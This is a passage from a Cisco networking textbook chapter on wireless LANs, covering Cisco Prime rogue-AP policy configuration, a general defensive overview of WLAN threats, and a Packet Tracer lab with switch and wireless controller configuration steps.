


Figure 20-71. Cisco Prime site map AP details

On the map if you have a client and click it, we see information related to the client to include the username and MAC address of the client.

We can enable AP coverage which shows the coverage area in Figure 20-72.



Figure 20-72. Cisco Prime site map coverage area

Select Rogue APs to see where rogue APs are located.

this figure will be printed in b/w

348
349
350

this figure will be printed in b/w

351

352 Prime Infrastructure Configuration

353 Prime has a configuration wizard for creating a rogue AP policy. Let's go through it. Navigate to Services ►
354 Mobility Services ► Wireless Security.

this figure will be printed in b/w




Figure 20-73. Cisco Prime Wireless Security

355 If we click Next, we can start to configure our rogue policy.




Figure 20-74. Cisco Prime rogue policy

If we click Next, we can use current rules or create new rogue rules.




Figure 20-75. Cisco Prime rogue rule

this figure will be printed in b/w

356

this figure will be printed in b/w

Figure 20-76 displays the configuration of a rogue rule titled TEST.

this figure will be printed in b/w




Figure 20-76. Cisco Prime rogue policy example

After we have created our rogue rule, we can click Apply.

this figure will be printed in b/w




Figure 20-77. Cisco Prime rogue policy configuration

Threats and Vulnerabilities

There are many threats to a WLAN, as signals propagate through the air for any eavesdropper to view and analyze. This section focuses on those vulnerabilities, as well as ways to prevent security breaches. The only advantage that WLANs have over wired networks is that hackers must be within reasonable physical proximity of the WLAN. Even from several miles away, an attacker can use a cheap antenna to send or sniff Wi-Fi signals. It is good to understand the threats that are in a WLAN, because you can better defend your network. Let's not forget how the placement of your APs is integral to security of your Wi-Fi network. You want to restrict physical access to your network devices to unauthorized personnel as they can easily be replaced, moved, or reset.

Service Set Identifiers (SSIDs) are treated as a security mechanism, when in reality they are only used to separate WLANs from one another. Sniffing is undetectable, but there are many free and commercial sniffing tools available. SSIDs are broadcasted multiple times per second in each beacon frame from an AP. It is best practice to turn off the SSID broadcast, but even then, your SSID is broadcast whenever a client associates or reassociates with the AP. This SSID can be sniffed and is in the clear. This is one type of gaining access to the network. Sometimes WLANs even use their SSID as their password.

If you use WEP for security, you might as well not use a password. There are many tools that can be used to crack WEP keys in seconds. Sniffing tools can be used to capture usernames or other important information. There are many websites that tell you how to make antennas that can be used to gain access to networks. Wardriving is completed by scanning wireless signals for networks, and there are sites that contain online databases of unprotected wireless networks. The best practice is to use WPA2 to protect your data in the network.

WLANs can easily be disrupted by denial of service (DoS) attacks that can be completed with radio-jamming equipment. Disassociation attacks also occur by posing as an AP and disassociating a device from an AP. Then the attacker can constantly send disassociating attacks to cause DoS. An attacker could also pose as a "man in the middle" to make a client associate with it and then sniff all its data. Air Jack is a tool that can locate a hidden network that does not broadcast its SSID. The tools dissociate a device from an AP, forcing it to reassociate with the AP; it sniffs the SSID in the reassociation packet. It can also transmit invalid authentication requests by spoofing legitimate clients, which causes APs to dissociate legitimate clients. The best way to prevent this type of attack is to make sure that your WLAN coverage ends inside your building and that it does not stretch outside. This can be done by focusing on the placement of the APs and walking around with a scanner to verify that the network does not extend further than you want it to.

Some APs restrict users' access by MAC addresses, but in this case, it is trivial to sniff packets that contain legitimate users' MAC addresses, and thus someone can spoof this to be accepted on the network. Rogue APs are unauthorized and not allowed on a network; some users set them up because they think it is easy, and attackers may set them up to steal account information from users. Any device can try to associate with a rogue AP, and the account information used to authenticate can steal a user's credentials. Do not think that you will be able to identify a rogue AP, because it can mimic your normal AP. Credit card data can be stolen, as well as other confidential information. One-time passwords can be used to minimize the threat, but even a one-time password can be stolen, although it is only valid for that one session. Wireless surveys should be performed on your network to detect rogue APs.

In most instances, malicious wireless snooping and cracking is done to gain access to the Internet without paying a service provider or to conceal malicious activity within an unknowing victim's wireless network, deflecting any searches for the source of that activity from the individual. Usually, networks that take even moderate care in securing the access points by using encryption and authentication, and by following good physical security practices, won't be targeted in favor of the low-hanging fruit of an unsecured or poorly secured network. Attackers want the easy target most of the time—so secure your network!

AU15

Summary

This chapter covered WLANs and WLAN standards, as well as the basic components of the Cisco wireless network architecture, including access points and controllers. We discussed how to install and configure access points and wireless controller installation and configuration. We covered configuration with ISE and managing your wireless network with Cisco Prime Infrastructure. Finally, we covered wireless security, including encryption, authentication, and WLAN threats and vulnerabilities that exist in wireless networks.

Wireless Exercise

This section provides a wireless exercise to reinforce what was covered in this chapter.

EXERCISE 1: WIRELESS NETWORK CONFIGURATION

This exercise can be completed by downloading Cisco Packet Tracer. You can create WLANs using a WLC, a switch, and an AP and authenticate mobile devices using this software. A Cisco account is required in order to download Packet Tracer. You will create one WLAN and one VLAN and authenticate with WPA2.

AU16

this figure will be printed in b/w





Figure 20-78. Wireless exercise

- 419 Download Cisco Packet Tracer. We are using version 7.3.
- 420 Add a switch, a wireless LAN controller, two access points, a tablet, and a mobile phone.
- 421 First, let's configure the WLC with the following settings:
- 422 *Management IP address:* 192.168.1.254
- 423 *Subnet mask:* 255.255.255.0
- 424 *Default gateway:* 192.168.1.1



this figure will be printed in b/w

Figure 20-79. WLC exercise configuration

Next, configure the admin PC to DHCP. 425

Next, configure the switch with the following settings: 426

MGMT VLAN 200: 192.168.1.1/24 427

IP DHCP: Exclude 192.168.1.1 and 192.168.1.254 428

DHCP pool: 192.168.1.0/24 429

Connect and configure lightweight access points to the switch: 430

AP Floor1 431

AP Floor2 432

Add a tablet and mobile host. 433

Exercise Answers 434

This section provides a walk-through to this chapter's exercise. 435

Exercise 1 436

Configure the switch with a VLAN and DHCP server: 437

Switch# sh run 438

Building configuration... 439

Current configuration : 2206 bytes 440

! 441

version 16.3.2 442

hostname Switch 443

! 444


```

445 ip dhcp excluded-address 192.168.1.1
446 ip dhcp excluded-address 192.168.1.254
447 !
448 ip dhcp pool MGMT
449 network 192.168.1.0 255.255.255.0
450 default-router 192.168.1.1
451 !
452 interface GigabitEthernet1/0/1
453 switchport access vlan 200
454 switchport mode access
455 switchport nonegotiate
456 !
457 interface GigabitEthernet1/0/2
458 switchport access vlan 200
459 switchport mode access
460 switchport nonegotiate
461 !
462 interface GigabitEthernet1/0/3
463 switchport access vlan 200
464 switchport mode access
465 switchport nonegotiate
466 !
467 interface GigabitEthernet1/0/24
468 switchport trunk native vlan 200
469 switchport trunk encapsulation dot1q
470 switchport mode trunk
471 switchport nonegotiate
472 !
473 interface Vlan200
474 ip address 192.168.1.1 255.255.255.0

```

475 On the admin workstation, go to the browser and navigate to <http://192.168.1.254>.
 476 Create whatever password you want to.

this figure will be printed in b/w



Figure 20-80. WLC configuration

Cisco 2500 Series Wireless LAN Controller

1 Set Up Your Controller

System Name:

Country:

Date & Time:

Timezone:

NTP Server:

Management IP Address:

Subnet Mask:

Default Gateway:

Figure 20-81. WLC configuration continued

Navigate to the WIRELESS tab to view the APs that have registered with the WLC.

Wireless

All APs

Current Filter: [Clear Filter] [Clear Filter]

Number of APs: 3

AP Name	IP Address(Ipv4/Ipv6)	AP Model	AP MAC	AP Up Time
LAP1	0.0.0.0	AIR-CAP3702I-A-K9	00:00:0C:43:98:01	NA
Floor2	192.168.1.4	PT-AIR-CAP1000I-A-K9	00:01:C7:A0:5C:01	3 d, 19 h 7 m 37
Floor1	192.168.1.3	PT-AIR-CAP1000I-A-K9	00:30:A3:72:48:01	3 d, 19 h 7 m 46

Entries 1 - 3 of 3

Figure 20-82. WLC AP summary

Click WLANs to create two WLANs. Name them Floor1 and Floor2.

WLANs

WLANs > New

Type:

Profile Name:

SSID:

ID:

< BACK Apply

Figure 20-83. WLC WLAN configuration

479 Make sure they are enabled.

this figure will be printed in b/w




Figure 20-84. WLC AP Floor1 configuration

- 480 Click the Security tab.
- 481 Under Layer 2, select WPA+WPA2.
- 482 Select WPA2 Policy and select AES for encryption.
- 483 Select PSK for pre-shared key.
- 484 Type Apress123 for our pre-shared key and click Apply.

this figure will be printed in b/w




Figure 20-85. WLC AP Floor1 security configuration

- 485 Repeat for Floor2.
- 486 In the WLANs menu, select Advanced and create a group for each floor.



Figure 20-86. WLC WLAN AP group configuration

Click the Floor1 group and select the WLANs tab and add a new SSID and name it Floor1.



Figure 20-87. WLC AP group menu

Next, go to the WLANs tab and select the Floor1 AP and click Add New.



Figure 20-88. WLC WLAN AP group edit

Select Floor1 and click Add.

this figure will be printed in b/w




Figure 20-89. WLC AP group WLAN configuration

Next, go to the APs tab and select the Floor1 AP and click Add APs.

488

this figure will be printed in b/w




Figure 20-90. WLC AP group AP configuration

Repeat this for Floor2.


Click the smart phone and connect it to the Floor2 AP. Enter the SSID, select WPA2-PSK, and enter your key and select AES for encryption. You may need to select Static and switch back to DHCP to pull an IP address. We see the phone connected to the Floor2 AP.

489

490

491

492



this figure will be printed in b/w

Figure 20-91. Smartphone AP connection

Click the tablet and connect it to the Floor1 AP. Enter the SSID, select WPA2-PSK, and enter your key and select AES for encryption. We see the tablet connected to the Floor1 AP.

493
494

this figure will be printed in b/w

